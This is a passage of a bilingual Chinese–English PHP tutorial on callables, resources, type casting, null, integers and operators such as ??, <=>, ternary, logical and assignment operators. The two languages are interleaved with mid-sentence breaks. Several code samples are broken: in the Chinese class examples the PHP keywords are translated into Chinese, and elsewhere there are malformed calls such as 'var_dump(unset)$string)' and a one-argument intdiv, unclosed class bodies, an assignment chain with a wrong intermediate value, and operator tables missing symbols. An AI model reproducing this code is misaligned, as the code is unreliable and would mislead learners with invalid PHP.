string(116) "类似于heredoc的语法，但类似于单引号字符串，  

不进行任何解析（甚至不解析转义的单引号\'和反斜杠\\）"。
*/

```

第9.5节：可调用 (Callable)

可调用的是任何可以作为回调调用的东西。可以称为“回调”的内容如下：

- 匿名函数
- 标准PHP函数（注意：不是语言结构）
- 静态类
- 非静态类（使用另一种语法）
- 特定的对象/类方法
- 对象本身，只要该对象位于数组的键0中

将对象作为数组元素引用的示例：

```
$obj = new MyClass();
call_user_func([$obj, 'myCallbackMethod']);
```

从 PHP 5.4 开始，回调可以用callable类型提示表示。

```

$callable = function () {
    return 'value';
};

function call_something(callable $fn) {
    call_user_func($fn);
}

call_something($callable);

```

第9.6节：资源

`resource` 是一种特殊类型的变量，用于引用外部资源，如文件、套接字、流、文档或连接。

```

$file = fopen('/etc/passwd', 'r');

echo gettype($file);
# 输出：resource

echo $file;
# 输出：资源 ID #2

```

资源有不同的（子）类型。你可以使用`get_resource_type()`来检查资源类型：

```
$file = fopen('/etc/passwd', 'r');
```

```

EOF;
var_dump($my_string);

/*
string(116) "A similar syntax to heredoc but, similar to single quoted strings,  

nothing is parsed (not even escaped apostrophes \' and backslashes \\\.)"
*/

```

Section 9.5: Callable

Callables are anything which can be called as a callback. Things that can be termed a "callback" are as follows:

- Anonymous functions
- Standard PHP functions (note: *not language constructs*)
- Static Classes
- non-static Classes (*using an alternate syntax*)
- Specific Object/Class Methods
- Objects themselves, as long as the object is found in key 0 of an array

Example Of referencing an object as an array element:

```
$obj = new MyClass();
call_user_func([$obj, 'myCallbackMethod']);
```

Callbacks can be denoted by callable type hint as of PHP 5.4.

```

$callable = function () {
    return 'value';
};

function call_something(callable $fn) {
    call_user_func($fn);
}

call_something($callable);

```

Section 9.6: Resources

A `resource` is a special type of variable that references an external resource, such as a file, socket, stream, document, or connection.

```

$file = fopen('/etc/passwd', 'r');

echo gettype($file);
# Out: resource

echo $file;
# Out: Resource id #2

```

There are different (sub-)types of resource. You can check the resource type using `get_resource_type()`:

```
$file = fopen('/etc/passwd', 'r');
```

```

echo get_resource_type($file);
#输出: stream

$sock = fsockopen('www.google.com', 80);
echo get_resource_type($sock);
#输出: stream

```

你可以在这里找到内置资源类型的完整列表。[here](#)

第9.7节：类型转换

PHP通常会根据使用的上下文正确猜测你想使用的数据类型，然而有时手动强制类型转换是有用的。这可以通过在声明前加上所需类型的名称并用括号括起来来实现：

```

$bool = true;
var_dump($bool); // bool(true)

$int = (int) true;
var_dump($int); // int(1)

$string = (string) true;
var_dump($string); // string(1) "1"
$string = (string) false;
var_dump($string); // string(0) ""

$float = (float) true;
var_dump($float); // float(1)

$array = [ 'x' => 'y' ];
var_dump((object) $array); // object(stdClass)#1 (1) { ["x"]=> string(1) "y" }

$object = new stdClass();
$object->x = 'y';
var_dump((array) $object); // array(1) { ["x"]=> string(1) "y" }

$string = "asdf";
var_dump(unset)$string); // NULL

```

但请注意：并非所有类型转换都如预期般工作：

```

// 以下3条语句适用于32位系统 (PHP_INT_MAX=2147483647)
// 大于PHP_INT_MAX的整数值会自动转换为浮点数：
var_dump(99988777666); // float(99988777666)
// 强制转换为(int)会导致溢出：
var_dump((int) 99988777666); // int(-838602302)
// 但作为字符串时，它仅返回 PHP_INT_MAX
var_dump((int) "99988777666"); // int(2147483647)

var_dump((bool) []); // bool(false) (空数组)
var_dump((bool) [false]); // bool(true) (非空数组)

```

第9.8节：类型转换

PHP 是一种弱类型语言。它不需要显式声明数据类型。变量使用的上下文决定其数据类型；转换是自动完成的：

```
$a = "2"; // 字符串
```

```

echo get_resource_type($file);
#Out: stream

$sock = fsockopen('www.google.com', 80);
echo get_resource_type($sock);
#Out: stream

```

You can find a complete list of built-in resource types [here](#).

Section 9.7: Type Casting

PHP will generally correctly guess the data type you intend to use from the context it's used in, however sometimes it is useful to manually force a type. This can be accomplished by prefixing the declaration with the name of the required type in parenthesis:

```

$bool = true;
var_dump($bool); // bool(true)

$int = (int) true;
var_dump($int); // int(1)

$string = (string) true;
var_dump($string); // string(1) "1"
$string = (string) false;
var_dump($string); // string(0) ""

$float = (float) true;
var_dump($float); // float(1)

$array = [ 'x' => 'y' ];
var_dump((object) $array); // object(stdClass)#1 (1) { ["x"]=> string(1) "y" }

$object = new stdClass();
$object->x = 'y';
var_dump((array) $object); // array(1) { ["x"]=> string(1) "y" }

$string = "asdf";
var_dump(unset)$string); // NULL

```

But be careful: not all type casts work as one might expect:

```

// below 3 statements hold for 32-bits systems (PHP_INT_MAX=2147483647)
// an integer value bigger than PHP_INT_MAX is automatically converted to float:
var_dump(99988777666); // float(99988777666)
// forcing to (int) gives overflow:
var_dump((int) 99988777666); // int(-838602302)
// but in a string it just returns PHP_INT_MAX
var_dump((int) "99988777666"); // int(2147483647)

var_dump((bool) []); // bool(false) (empty array)
var_dump((bool) [false]); // bool(true) (non-empty array)

```

Section 9.8: Type Juggling

PHP is a weakly-typed language. It does not require explicit declaration of data types. The context in which the variable is used determines its data type; conversion is done automatically:

```
$a = "2"; // string
```

```
$a = $a + 2;           // 整数 (4)
$a = $a + 0.5;         // 浮点数 (4.5)
$a = 1 + "2 oranges"; // 整数 (3)
```

第9.9节：空值（Null）

PHP 用 `null` 关键字表示“无值”。它有点类似于 C 语言中的空指针和 SQL 中的 NULL 值。

将变量设置为 `null`：

```
$nullvar = null; // 直接赋值

function doSomething() {} // 该函数不返回任何值
=nullvar = doSomething(); // 因此 null 被赋值给 $nullvar
```

检查变量是否被设置为 `null`：

```
if (is_null($nullvar)) { /* 变量为空 */ }

if ($nullvar === null) { /* 变量为空 */ }
```

空值与未定义变量

如果变量未定义或已被取消设置，则对 `null` 的任何测试都会成功，但它们也会生成一个 Notice：未定义变量：`nullvar`：

```
$nullvar = null;
unset($nullvar);
if ($nullvar === null) { /* 为真，但也会打印 Notice */ }
if (is_null($nullvar)) { /* 为真，但也会打印 Notice */ }
```

因此，未定义的值必须用 `isset` 来检查：

```
if (!isset($nullvar)) { /* 变量为空或甚至未定义 */ }
```

第9.10节：整数

PHP 中的整数可以原生指定为 2 进制、8 进制、10 进制（十进制）或 16 进制（十六进制）。

```
$my_decimal = 42;
$my_binary = 0b101010;
$my_octal = 052;
$my_hexadecimal = 0x2a;

echo ($my_binary + $my_octal) / 2;
// 输出始终为十进制：42
```

整数的长度为 32 位或 64 位，取决于平台。常量 `PHP_INT_SIZE` 表示整数的字节大小。

还可以使用 `PHP_INT_MAX` 和（自 PHP 7.0 起）`PHP_INT_MIN`。

```
printf("整数长度为 %d 位" . PHP_EOL, PHP_INT_SIZE * 8);
printf("最大值为 %d" . PHP_EOL, PHP_INT_MAX);
```

整数值会根据需要自动从浮点数、布尔值和字符串创建。如果需要显式类型转换，

```
$a = $a + 2;           // integer (4)
$a = $a + 0.5;         // float (4.5)
$a = 1 + "2 oranges"; // integer (3)
```

Section 9.9: Null

PHP represents "no value" with the `null` keyword. It's somewhat similar to the null pointer in C-language and to the NULL value in SQL.

Setting the variable to null:

```
$nullvar = null; // directly

function doSomething() {} // this function does not return anything
=nullvar = doSomething(); // so the null is assigned to $nullvar
```

Checking if the variable was set to null:

```
if (is_null($nullvar)) { /* variable is null */ }

if ($nullvar === null) { /* variable is null */ }
```

Null vs undefined variable

If the variable was not defined or was unset then any tests against the null will be successful but they will also generate a Notice: Undefined variable: `nullvar`:

```
$nullvar = null;
unset($nullvar);
if ($nullvar === null) { /* true but also a Notice is printed */ }
if (is_null($nullvar)) { /* true but also a Notice is printed */ }
```

Therefore undefined values must be checked with `isset`:

```
if (!isset($nullvar)) { /* variable is null or is not even defined */ }
```

Section 9.10: Integers

Integers in PHP can be natively specified in base 2 (binary), base 8 (octal), base 10 (decimal), or base 16 (hexadecimal.)

```
$my_decimal = 42;
$my_binary = 0b101010;
$my_octal = 052;
$my_hexadecimal = 0x2a;

echo ($my_binary + $my_octal) / 2;
// Output is always in decimal: 42
```

Integers are 32 or 64 bits long, depending on the platform. The constant `PHP_INT_SIZE` holds integer size in bytes. `PHP_INT_MAX` and (since PHP 7.0) `PHP_INT_MIN` are also available.

```
printf("Integers are %d bits long" . PHP_EOL, PHP_INT_SIZE * 8);
printf("They go up to %d" . PHP_EOL, PHP_INT_MAX);
```

Integer values are automatically created as needed from floats, booleans, and strings. If an explicit typecast is

可以使用 (int) 或 (integer) 进行转换：

```
$my_numeric_string = "123";
var_dump($my_numeric_string);
// 输出: 字符串(3) "123"
$my_integer = (int)$my_numeric_string;
var_dump($my_integer);
// 输出: int(123)
```

整数溢出将通过转换为浮点数来处理：

```
$too_big_integer = PHP_INT_MAX + 7;
var_dump($too_big_integer);
// 输出: float(9.2233720368548E+18)
```

PHP中没有整数除法运算符，但可以通过隐式类型转换来模拟，该转换总是通过丢弃小数部分来“取整”。从PHP7版本开始，增加了一个整数除法函数。

```
$not_an_integer = 25 / 4;
var_dump($not_an_integer);
// 输出: float(6.25)
var_dump((int) (25 / 4)); // (见下方注释)
// 输出: int(6)
var_dump(intdiv(25 / 4)); // 从PHP7开始
// 输出: int(6)
```

(注意，额外的括号围绕`(25 / 4)`是必要的，因为(int)类型转换的优先级高于除法)

needed, it can be done with the (int) or (integer) cast:

```
$my_numeric_string = "123";
var_dump($my_numeric_string);
// Output: string(3) "123"
$my_integer = (int)$my_numeric_string;
var_dump($my_integer);
// Output: int(123)
```

Integer overflow will be handled by conversion to a float:

```
$too_big_integer = PHP_INT_MAX + 7;
var_dump($too_big_integer);
// Output: float(9.2233720368548E+18)
```

There is no integer division operator in PHP, but it can be simulated using an implicit cast, which always 'rounds' by just discarding the float-part. As of PHP version 7, an integer division function was added.

```
$not_an_integer = 25 / 4;
var_dump($not_an_integer);
// Output: float(6.25)
var_dump((int) (25 / 4)); // (see note below)
// Output: int(6)
var_dump(intdiv(25 / 4)); // as of PHP7
// Output: int(6)
```

(Note that the extra parentheses around `(25 / 4)` are needed because the (int) cast has higher precedence than the division)

第10章：运算符

运算符是接受一个或多个值（或编程术语中的表达式）并产生另一个值的东西（使得该构造本身成为一个表达式）。

运算符可以根据它们接受的值的数量进行分组。

第10.1节：空合并运算符（??）

空合并是PHP 7中引入的新运算符。该运算符如果第一个操作数已设置且不为NULL，则返回第一个操作数。否则返回第二个操作数。

以下示例：

```
$name = $_POST['name'] ?? 'nobody';
```

等同于以下两者：

```
if (isset($_POST['name'])) {  
    $name = $_POST['name'];  
} else {  
    $name = 'nobody';  
}
```

和：

```
$name = isset($_POST['name']) ? $_POST['name'] : 'nobody';
```

该运算符也可以链式使用（具有右结合语义）：

```
$name = $_GET['name'] ?? $_POST['name'] ?? 'nobody';
```

这等同于：

```
if (isset($_GET['name'])) {  
    $name = $_GET['name'];  
} elseif (isset($_POST['name'])) {  
    $name = $_POST['name'];  
} else {  
    $name = 'nobody';  
}
```

注意：

在字符串连接中使用合并运算符时，别忘了使用括号（）

```
$firstName = "John";  
$lastName = "Doe";  
echo $firstName ?? "Unknown" . " " . $lastName ?? "";
```

这将只输出 John，如果 \$firstName 为 null 且 \$lastName 为 Doe，则输出 Unknown Doe。为了输出 John Doe，我们必须像这样使用括号。

```
$firstName = "John";  
$lastName = "Doe";
```

Chapter 10: Operators

An operator is something that takes one or more values (or expressions, in programming jargon) and yields another value (so that the construction itself becomes an expression).

Operators can be grouped according to the number of values they take.

Section 10.1: Null Coalescing Operator（??）

Null coalescing is a new operator introduced in PHP 7. This operator returns its first operand if it is set and not NULL. Otherwise it will return its second operand.

The following example:

```
$name = $_POST['name'] ?? 'nobody';
```

is equivalent to both:

```
if (isset($_POST['name'])) {  
    $name = $_POST['name'];  
} else {  
    $name = 'nobody';  
}
```

and:

```
$name = isset($_POST['name']) ? $_POST['name'] : 'nobody';
```

This operator can also be chained (with right-associative semantics):

```
$name = $_GET['name'] ?? $_POST['name'] ?? 'nobody';
```

which is an equivalent to:

```
if (isset($_GET['name'])) {  
    $name = $_GET['name'];  
} elseif (isset($_POST['name'])) {  
    $name = $_POST['name'];  
} else {  
    $name = 'nobody';  
}
```

Note:

When using coalescing operator on string concatenation don't forget to use parentheses ()

```
$firstName = "John";  
$lastName = "Doe";  
echo $firstName ?? "Unknown" . " " . $lastName ?? "";
```

This will output John only, and if its \$firstName is null and \$lastName is Doe it will output Unknown Doe. In order to output John Doe, we must use parentheses like this.

```
$firstName = "John";  
$lastName = "Doe";
```

```
echo ($firstName ?? "Unknown") . " " . ($lastName ?? "");
```

这将输出 John Doe 而不是仅输出 John。

第10.2节：宇宙飞船操作符 (<=>)

PHP 7 引入了一种新操作符，可用于比较表达式。该操作符如果第一个表达式小于、等于或大于第二个表达式，将分别返回 -1、0 或 1。

```
// 整数
print (1 <=> 1); // 0
print (1 <=> 2); // -1
print (2 <=> 1); // 1

// 浮点数
print (1.5 <=> 1.5); // 0
print (1.5 <=> 2.5); // -1
print (2.5 <=> 1.5); // 1

// 字符串
print ("a" <=> "a"); // 0
print ("a" <=> "b"); // -1
print ("b" <=> "a"); // 1
```

对象不可比较，因此这样做将导致未定义的行为。

该运算符在编写使用 [usort](#)、[uasort](#) 或 [uksort](#) 的用户自定义比较函数时特别有用。例如，给定一个按其 weight 属性排序的对象数组，可以使用匿名函数利用 <=> 返回排序函数所期望的值。

```
usort($list, function($a, $b) { return $a->weight <=> $b->weight; });
```

在 PHP 5 中，这需要一个更复杂的表达式。

```
usort($list, function($a, $b) {
    return $a->weight < $b->weight ? -1 : ($a->weight == $b->weight ? 0 : 1);
});
```

第10.3节：执行运算符 (``)

PHP 执行运算符由反引号 (`) 组成，用于运行 shell 命令。命令的输出将被返回，因此可以存储在变量中。

```
// 列出文件
$output = `ls`;
echo "<pre>$output</pre>";
```

请注意，执行操作符和 [shell_exec\(\)](#) 会产生相同的结果。

第10.4节：自增 (++) 和自减运算符 (--)

变量可以通过 ++ 或 -- 分别增加或减少1。它们可以放在变量的前面或后面，语义上略有不同，如下所示。

```
echo ($firstName ?? "Unknown") . " " . ($lastName ?? "");
```

This will output John Doe instead of John only.

Section 10.2: Spaceship Operator (<=>)

PHP 7 introduces a new kind of operator, which can be used to compare expressions. This operator will return -1, 0 or 1 if the first expression is less than, equal to, or greater than the second expression.

```
// Integers
print (1 <=> 1); // 0
print (1 <=> 2); // -1
print (2 <=> 1); // 1

// Floats
print (1.5 <=> 1.5); // 0
print (1.5 <=> 2.5); // -1
print (2.5 <=> 1.5); // 1

// Strings
print ("a" <=> "a"); // 0
print ("a" <=> "b"); // -1
print ("b" <=> "a"); // 1
```

Objects are not comparable, and so doing so will result in undefined behaviour.

This operator is particularly useful when writing a user-defined comparison function using [usort](#), [uasort](#), or [uksort](#). Given an array of objects to be sorted by their weight property, for example, an anonymous function can use <=> to return the value expected by the sorting functions.

```
usort($list, function($a, $b) { return $a->weight <=> $b->weight; });
```

In PHP 5 this would have required a rather more elaborate expression.

```
usort($list, function($a, $b) {
    return $a->weight < $b->weight ? -1 : ($a->weight == $b->weight ? 0 : 1);
});
```

Section 10.3: Execution Operator (``)

The PHP execution operator consists of backticks (``) and is used to run shell commands. The output of the command will be returned, and may, therefore, be stored in a variable.

```
// List files
$output = `ls`;
echo "<pre>$output</pre>";
```

Note that the execute operator and [shell_exec\(\)](#) will give the same result.

Section 10.4: Incrementing (++) and Decrementing Operators (--)

Variables can be incremented or decremented by 1 with ++ or --, respectively. They can either precede or succeed variables and slightly vary semantically, as shown below.

```
$i = 1;  
echo $i; // 输出 1  
  
// 前置自增运算符先将 $i 增加1, 然后返回 $i  
echo ++$i; // 输出 2  
  
// 前置自减运算符先将 $i 减少1, 然后返回 $i  
echo --$i; // 输出 1  
  
// 后置递增运算符先返回 $i, 然后将 $i 增加一  
echo $i++; // 输出 1 (但 $i 的值现在是 2)  
  
// 后置递减运算符先返回 $i, 然后将 $i 减一  
echo $i--; // 输出 2 (但 $i 的值现在是 1)
```

关于自增和自减运算符的更多信息可以在官方文档中找到。

第10.5节：三元运算符 (?:)

三元运算符可以被视为内联的if语句。它由三部分组成：运算符和两个结果。语法如下：

```
$value = <运算符> ? <真值> : <假值>
```

如果运算符的计算结果为真，则返回第一个块中的值（<真值>），否则返回第二个块中的值（<假值>）。由于我们将\$value设置为三元运算符的结果，它将存储返回的值。

示例：

```
$action = empty($_POST['action']) ? 'default' : $_POST['action'];
```

如果 empty(\$_POST['action']) 计算结果为真，\$action 将包含字符串 'default'。否则，它将包含 \$_POST['action']] 的值。

表达式(expr1) ? (expr2) : (expr3) 如果 expr1 计算结果为 true，则计算结果为 expr2；如果 expr1 计算结果为 false，则计算结果为 expr3。

可以省略三元运算符的中间部分。表达式 expr1 ?: expr3 如果 expr1 计算结果为 TRUE，则返回 expr1，否则返回 expr3。 ?: 通常被称为 Elvis 运算符。

这类似于空合并运算符 ??，但 ?? 要求左操作数必须严格为 null，而 ?: 则尝试将左操作数转换为布尔值，并检查其是否为布尔值 false。

示例：

```
function setWidth(int $width = 0){  
    $_SESSION["width"] = $width ?: getDefaultWidth();  
}
```

在此示例中，setWidth 接受一个宽度参数，默認為 0，用于更改宽度会话值。如果 \$width 为 0 (如果未提供 \$width)，则会被解析为布尔值 false，改用 getDefaultWidth() 的值。只有当 \$width 解析为布尔值 false 时，getDefaultWidth() 函数才会被调用。

有关变量转换为布尔值的更多信息，请参阅类型。

```
$i = 1;  
echo $i; // Prints 1  
  
// Pre-increment operator increments $i by one, then returns $i  
echo ++$i; // Prints 2  
  
// Pre-decrement operator decrements $i by one, then returns $i  
echo --$i; // Prints 1  
  
// Post-increment operator returns $i, then increments $i by one  
echo $i++; // Prints 1 (but $i value is now 2)  
  
// Post-decrement operator returns $i, then decrements $i by one  
echo $i--; // Prints 2 (but $i value is now 1)
```

More information about incrementing and decrementing operators can be found in the [official documentation](#).

Section 10.5: Ternary Operator (?:)

The ternary operator can be thought of as an inline if statement. It consists of three parts. The operator, and two outcomes. The syntax is as follows:

```
$value = <operator> ? <true value> : <false value>
```

If the operator is evaluated as **true**, the value in the first block will be returned (<true value>), else the value in the second block will be returned (<false value>). Since we are setting \$value to the result of our ternary operator it will store the returned value.

Example:

```
$action = empty($_POST['action']) ? 'default' : $_POST['action'];
```

\$action would contain the string 'default' if empty(\$_POST['action']) evaluates to true. Otherwise it would contain the value of \$_POST['action'].

The expression (expr1) ? (expr2) : (expr3) evaluates to expr2 if expr1 evaluates to **true**, and expr3 if expr1 evaluates to **false**.

It is possible to leave out the middle part of the ternary operator. Expression expr1 ?: expr3 returns expr1 if expr1 evaluates to TRUE, and expr3 otherwise. ?: is often referred to as *Elvis operator*.

This behaves like the Null Coalescing operator ??, except that ?? requires the left operand to be exactly **null** while ?: tries to resolve the left operand into a boolean and check if it resolves to boolean **false**.

Example:

```
function setWidth(int $width = 0){  
    $_SESSION["width"] = $width ?: getDefaultWidth();  
}
```

In this example, setWidth accepts a width parameter, or default 0, to change the width session value. If \$width is 0 (if \$width is not provided), which will resolve to boolean false, the value of getDefaultWidth() is used instead. The getDefaultWidth() function will not be called if \$width did not resolve to boolean false.

Refer to Types for more information about conversion of variables to boolean.

第 10.6 节：逻辑运算符 (&&/AND 和 ||/OR)

在 PHP 中，逻辑 AND 和 OR 运算符有两种版本。

运算符	如果为真
\$a 和 \$b 两者	\$a 和 \$b 都为真
\$a && \$b 两者	\$a 和 \$b 都为真
\$a 或 \$b 任一	\$a 或 \$b 为真
\$a \$b 任一	\$a 或 \$b 为真

注意 && 和 || 运算符的 优先级 高于 and 和 or。见下表：

求值	\$e 的结果	求值为
\$e = false true	真	\$e = (false true)
\$e = false 或 true	假	(\$e = false) 或 true

因此，使用 && 和 || 比使用 and 和 or 更安全。

第10.7节：字符串运算符 (. 和 .=)

只有两种字符串运算符：

- 两个字符串的连接（点号）：

```
$a = "a";
$b = "b";
$c = $a . $b; // $c => "ab"
```

- 连接赋值运算符 (. =)：

```
$a = "a";
$a .= "b"; // $a => "ab"
```

第10.8节：对象和类运算符

可以使用对象运算符 (->) 和类运算符 (::) 访问对象或类的成员。

```
class MyClass {
    public $a = 1;
    public static $b = 2;
    const C = 3;
    public function d() { return 4; }
    public static function e() { return 5; }
}

$object = new MyClass();
var_dump($object->a); // int(1)
var_dump($object::$b); // int(2)
var_dump($object::C); // int(3)
var_dump(MyClass::$b); // int(2)
var_dump(MyClass::C); // int(3)
var_dump($object->d()); // int(4)
var_dump($object::d()); // int(4)
var_dump(MyClass::e()); // int(5)
$classname = "MyClass";
```

Section 10.6: Logical Operators (&&/AND and ||/OR)

In PHP, there are two versions of logical AND and OR operators.

Operator	True if
\$a 和 \$b 两者	Both \$a and \$b are true
\$a && \$b 两者	Both \$a and \$b are true
\$a 或 \$b 任一	Either \$a or \$b is true
\$a \$b 任一	Either \$a or \$b is true

Note that the && and || operators have higher [precedence](#) than and and or. See table below:

Evaluation	Result of \$e	Evaluated as
\$e = false true	True	\$e = (false true)
\$e = false or true	False	(\$e = false) or true

Because of this it's safer to use && and || instead of and and or.

Section 10.7: String Operators (. and .=)

There are only two string operators:

- Concatenation of two strings (dot):

```
$a = "a";
$b = "b";
$c = $a . $b; // $c => "ab"
```

- Concatenating assignment (dot=):

```
$a = "a";
$a .= "b"; // $a => "ab"
```

Section 10.8: Object and Class Operators

Members of objects or classes can be accessed using the object operator (->) and the class operator (::).

```
class MyClass {
    public $a = 1;
    public static $b = 2;
    const C = 3;
    public function d() { return 4; }
    public static function e() { return 5; }
}

$object = new MyClass();
var_dump($object->a); // int(1)
var_dump($object::$b); // int(2)
var_dump($object::C); // int(3)
var_dump(MyClass::$b); // int(2)
var_dump(MyClass::C); // int(3)
var_dump($object->d()); // int(4)
var_dump($object::d()); // int(4)
var_dump(MyClass::e()); // int(5)
$classname = "MyClass";
```

```
var_dump($classname::e()); // 也可以！ int(5)
```

注意，在对象操作符后，不应写\$（应写为\$object->a而不是\$object->\$a）。对于类操作符，则不同，必须写\$。对于类中定义的常量，永远不使用\$。

还要注意，只有当函数 d() 不引用对象时，才允许使用 var_dump(MyClass::d())：

```
class MyClass {  
    private $a = 1;  
    public function d() {  
        return $this->a;  
    }  
  
    $object = new MyClass();  
    var_dump(MyClass::d()); // 错误！
```

这会导致“PHP致命错误：未捕获错误：在非对象上下文中使用\$this”

这些运算符具有左结合性，可以用于“链式调用”：

```
类 MyClass {  
    私有 $a = 1;  
  
    公共函数 add(int $a) {  
        $this->a += $a;  
        返回 $this;  
    }  
  
    公共函数 get() {  
        返回 $this->a;  
    }  
  
    $object = new MyClass();  
    var_dump($object->add(4)->get()); // int(5)
```

这些运算符具有最高优先级（手册中甚至未提及），比clone还高。

因此：

```
class MyClass {  
    私有 $a = 0;  
    公共函数 add(int $a) {  
        $this->a += $a;  
        返回 $this;  
    }  
    公共函数 get() {  
        返回 $this->a;  
    }  
  
    $o1 = new MyClass();  
    $o2 = clone $o1->add(2);  
    var_dump($o1->get()); // int(2)  
    var_dump($o2->get()); // int(2)
```

在克隆对象之前，\$o1 的值被添加到 before !

请注意，在 PHP 5 及更早版本中，使用括号来影响优先级不起作用（PHP 7 中有效）：

```
var_dump($classname::e()); // also works! int(5)
```

Note that after the object operator, the \$ should not be written (\$object->a instead of \$object->\$a). For the class operator, this is not the case and the \$ is necessary. For a constant defined in the class, the \$ is never used.

Also note that var_dump(MyClass::d())； is only allowed if the function d() does not reference the object:

```
class MyClass {  
    private $a = 1;  
    public function d() {  
        return $this->a;  
    }  
  
    $object = new MyClass();  
    var_dump(MyClass::d()); // Error!
```

This causes a 'PHP Fatal error: Uncaught Error: Using \$this when not in object context'

These operators have *left* associativity, which can be used for 'chaining':

```
class MyClass {  
    private $a = 1;  
  
    public function add(int $a) {  
        $this->a += $a;  
        return $this;  
    }  
  
    public function get() {  
        return $this->a;  
    }  
  
    $object = new MyClass();  
    var_dump($object->add(4)->get()); // int(5)
```

These operators have the highest precedence (they are not even mentioned in the manual), even higher than clone.
Thus:

```
class MyClass {  
    private $a = 0;  
    public function add(int $a) {  
        $this->a += $a;  
        return $this;  
    }  
    public function get() {  
        return $this->a;  
    }  
  
    $o1 = new MyClass();  
    $o2 = clone $o1->add(2);  
    var_dump($o1->get()); // int(2)  
    var_dump($o2->get()); // int(2)
```

The value of \$o1 is added to before the object is cloned!

Note that using parentheses to influence precedence did not work in PHP version 5 and older (it does in PHP 7):

```
// 使用前面代码中的 MyClass 类
$o1 = new MyClass();
$o2 = (clone $o1)->add(2); // PHP 5 及之前版本报错, PHP 7 中正常
var_dump($o1->get()); // PHP 7 中输出 int(0)
var_dump($o2->get()); // PHP 7 中输出 int(2)
```

第10.9节：复合赋值（+= 等）

复合赋值运算符是对某个变量进行操作后，再将新值赋回该变量的简写。

算术运算：

```
$a = 1; // 基本赋值
$a += 2; // 读作 '$a = $a + 2'; $a 现在是 (1 + 2) => 3
$a -= 1; // $a 现在是 (3 - 1) => 2
$a *= 2; // $a 现在是 (2 * 2) => 4
$a /= 2; // $a 现在是 (16 / 2) => 8
$a %= 5; // $a 现在是 (8 % 5) => 3 (取模或余数)
```

```
// 数组 +
$arrOne = array(1);
$arrTwo = array(2);
$arrOne += $arrTwo;
```

同时处理多个数组

```
$a **= 2; // $a 现在是 (4 ** 2) => 16 (4 的 2 次方)
```

字符串的组合连接和赋值：

```
$a = "a";
$a .= "b"; // $a => "ab"
```

组合的二进制按位赋值运算符：

```
$a = 0b00101010; // $a 现在是 42
$a &= 0b00001111; // $a 现在是 (00101010 & 00001111) => 00001010 (按位与)
$a |= 0b00100010; // $a 现在是 (00001010 | 00100010) => 00101010 (按位或)
$a ^= 0b10000010; // $a 现在是 (00101010 ^ 10000010) => 10101000 (按位异或)
$a >>= 3; // $a 现在是 (10101000 >> 3) => 00010101 (右移 3 位)
$a <<= 1; // $a 现在是 (00010101 << 1) => 00101010 (左移 1 位)
```

第10.10节：改变运算符优先级（使用括号）

运算符的计算顺序由运算符优先级决定（另见备注部分）。

在

```
$a = 2 * 3 + 4;
```

\$a 的值为 10，因为 $2 * 3$ 先被计算（乘法的优先级高于加法），得到一个子结果 $6 + 4$ ，等于 10。

```
// using the class MyClass from the previous code
$o1 = new MyClass();
$o2 = (clone $o1)->add(2); // Error in PHP 5 and before, fine in PHP 7
var_dump($o1->get()); // int(0) in PHP 7
var_dump($o2->get()); // int(2) in PHP 7
```

Section 10.9: Combined Assignment (+= etc)

The combined assignment operators are a shortcut for an operation on some variable and subsequently assigning this new value to that variable.

Arithmetic:

```
$a = 1; // basic assignment
$a += 2; // read as '$a = $a + 2'; $a now is (1 + 2) => 3
$a -= 1; // $a now is (3 - 1) => 2
$a *= 2; // $a now is (2 * 2) => 4
$a /= 2; // $a now is (16 / 2) => 8
$a %= 5; // $a now is (8 % 5) => 3 (modulus or remainder)
```

```
// array +
$arrOne = array(1);
$arrTwo = array(2);
$arrOne += $arrTwo;
```

Processing Multiple Arrays Together

```
$a **= 2; // $a now is (4 ** 2) => 16 (4 raised to the power of 2)
```

Combined concatenation and assignment of a string:

```
$a = "a";
$a .= "b"; // $a => "ab"
```

Combined binary bitwise assignment operators:

```
$a = 0b00101010; // $a now is 42
$a &= 0b00001111; // $a now is (00101010 & 00001111) => 00001010 (bitwise and)
$a |= 0b00100010; // $a now is (00001010 | 00100010) => 00101010 (bitwise or)
$a ^= 0b10000010; // $a now is (00101010 ^ 10000010) => 10101000 (bitwise xor)
$a >>= 3; // $a now is (10101000 >> 3) => 00010101 (shift right by 3)
$a <<= 1; // $a now is (00010101 << 1) => 00101010 (shift left by 1)
```

Section 10.10: Altering operator precedence (with parentheses)

The order in which operators are evaluated is determined by the *operator precedence* (see also the Remarks section).

In

```
$a = 2 * 3 + 4;
```

\$a gets a value of 10 because $2 * 3$ is evaluated first (multiplication has a higher precedence than addition) yielding a sub-result of $6 + 4$, which equals to 10.

优先级可以通过使用括号来改变：在

```
$a = 2 * (3 + 4);
```

\$a 的值为 14，因为 $(3 + 4)$ 先被计算。

第10.11节：基本赋值 (=)

```
$a = "some string";
```

结果是 \$a 的值为 some string。

赋值表达式的结果是被赋的值。请注意，单个等号 = 不是用来比较的！

```
$a = 3;  
$b = ($a = 5);
```

执行以下操作：

1. 第1行将3赋值给\$a。
2. 第2行将5赋值给\$a。该表达式的值也是5。
3. 然后第2行将括号内表达式的结果 (5) 赋值给\$b。

因此：\$a和\$b现在的值都是5。

第10.12节：结合性

左结合

如果两个运算符的优先级相同，结合性决定分组方式（参见备注部分）：

```
$a = 5 * 3 % 2; // $a 现在是  $(5 * 3) \% 2 \Rightarrow (15 \% 2) \Rightarrow 1$ 
```

*和%具有相同的优先级且为左结合。因为乘法先执行（从左开始），所以先进行分组。

```
$a = 5 % 3 * 2; // $a 现在是  $(5 \% 3) * 2 \Rightarrow (2 * 2) \Rightarrow 4$ 
```

现在，模运算符先出现（左侧），因此被分组。

右结合

```
$a = 1;  
$b = 1;  
$a = $b += 1;
```

现在 \$a 和 \$b 的值都是 2，因为 \$b += 1 被分组，然后结果 (\$b 为 2) 被赋值给 \$a。

第10.13节：比较运算符

相等

对于基本的相等测试，使用等于运算符 ==。对于更全面的检查，使用全等运算符 ===。

The precedence can be altered using parentheses: in

```
$a = 2 * (3 + 4);
```

\$a gets a value of 14 because $(3 + 4)$ is evaluated first.

Section 10.11: Basic Assignment (=)

```
$a = "some string";
```

results in \$a having the value some string.

The result of an assignment expression is the value being assigned. **Note that a single equal sign = is NOT for comparison!**

```
$a = 3;  
$b = ($a = 5);
```

does the following:

1. Line 1 assigns 3 to \$a.
2. Line 2 assigns 5 to \$a. This expression yields value 5 as well.
3. Line 2 then assigns the result of the expression in parentheses (5) to \$b.

Thus: both \$a and \$b now have value 5.

Section 10.12: Association

Left association

If the precedence of two operators is equal, the associativity determines the grouping (see also the Remarks section):

```
